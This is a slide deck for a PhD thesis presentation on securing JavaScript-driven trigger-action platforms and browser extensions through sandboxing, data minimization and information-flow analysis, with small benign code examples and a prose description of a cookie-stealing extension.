


Language-Based Security and Privacy in Web-driven Systems

Mohammad M. Ahmadpanah



PhD Thesis Presentation
August 29, 2024

Web-driven systems



©LEGO BuilderSpace

- Security and privacy concerns
 - Complex nature
 - Large user base
 - Heavy dependence on *third-party* modules




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
Web-driven systems



- Security and privacy concerns
 - Complex nature
 - Large user base
 - Heavy dependence on *third-party* modules





- Focus of this thesis:
 - Trigger-action platforms
 - Browser extensions




Trigger-Action Platform (TAP)



- Connecting otherwise unconnected services and devices
- **Trigger** event comes, app performs an **Action**

zapier*



Trigger-Action Platform (cont.)

- Person-in-the-middle
- End-user programming
 - Users can create and publish apps
 - Most apps by *third parties*
- Popular JavaScript-driven TAPs
 - **IFTTT** and **zapier** (proprietary)
 -  (open-source)




IFTTT
>>27M users
>1B apps per month
>800 partner services


Smart water utility

- A Node-RED application targeting SCADA systems
 - Read values from tanks
 - Start and stop pumps
 - Provide alarming

```
var tankLevel = global.get("tank1Level");
var pumpMode = global.get("pump1Mode");
var pumpStatus = global.get("pump1Status");
var tankStart = global.get("tank1Start");
var tankStop = global.get("tank1Stop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true
    && tankLevel >= tankStop){
    // message to stop the pump
}
```





Need for fine-grained access control
by secure **sandboxing** in TAPs



Movie recommendation

- An IFTTT application suggesting a random movie to watch
 - Based on user's watch history (*privacy-sensitive*)
 - Fetching all data attributes from input services



Need for fine-grained
data minimization in TAPs

[[Oppenheimer, 2023],
[Tenet, 2020],
[Interstellar, 2014],
[Inception, 2010]]

```
let index = Math.floor(Math.random() * Trakt.recommendedMovies.length)
Notifications.setMessage(
    "Let's watch: " + Trakt.recommendedMovies[index].MovieTitle)
```


Browser extensions

- Boosting and personalizing browsing experience
 - Users can create and publish apps
 - Most apps by *third parties*
 - Powerful to access user data and modify web pages
- Google Chrome
 - 65% market share
 - >120K extensions on Chrome Web Store
 - Top 30 extensions: >900M downloads



FakeGPT extension

- Fake AI-assistant ChatGPT hijacks Facebook accounts
 - Accessing **all cookies** by "permissions": {cookies}
 - Stealing cookies from active sessions for Facebook
 - Compromised accounts into bots for likes and comments
- The Store's policy
 - Explicitly detail **collection methods, usage purposes, and any third-party recipients of user data** — subject to removal otherwise
- Review process before release




Need for **tracking** browser-specific sensitive data flows in extensions



Thesis structure


Sandboxing



Data Minimization



Information-Flow Analysis



Practical Tool


Trigger-Action Platforms

Formalization

Browser Extensions

Information Flow Policies

Thesis structure




SandTrap: Securing JavaScript-driven Trigger-Action Platforms, Ahmadpanah, Hedin, Balliu, Olsson, Sabelfeld, USENIX Security 2021
Securing Node-RED Applications, Ahmadpanah, Balliu, Hedin, Olsson, Sabelfeld, LNCS 13066, 2021

TAP architecture

Zapier and Node-RED:
single-tenant


Threat model:
Malicious app maker




TAP architecture (cont.)

IFTTT:
multi-tenant

Threat model:
Malicious app maker



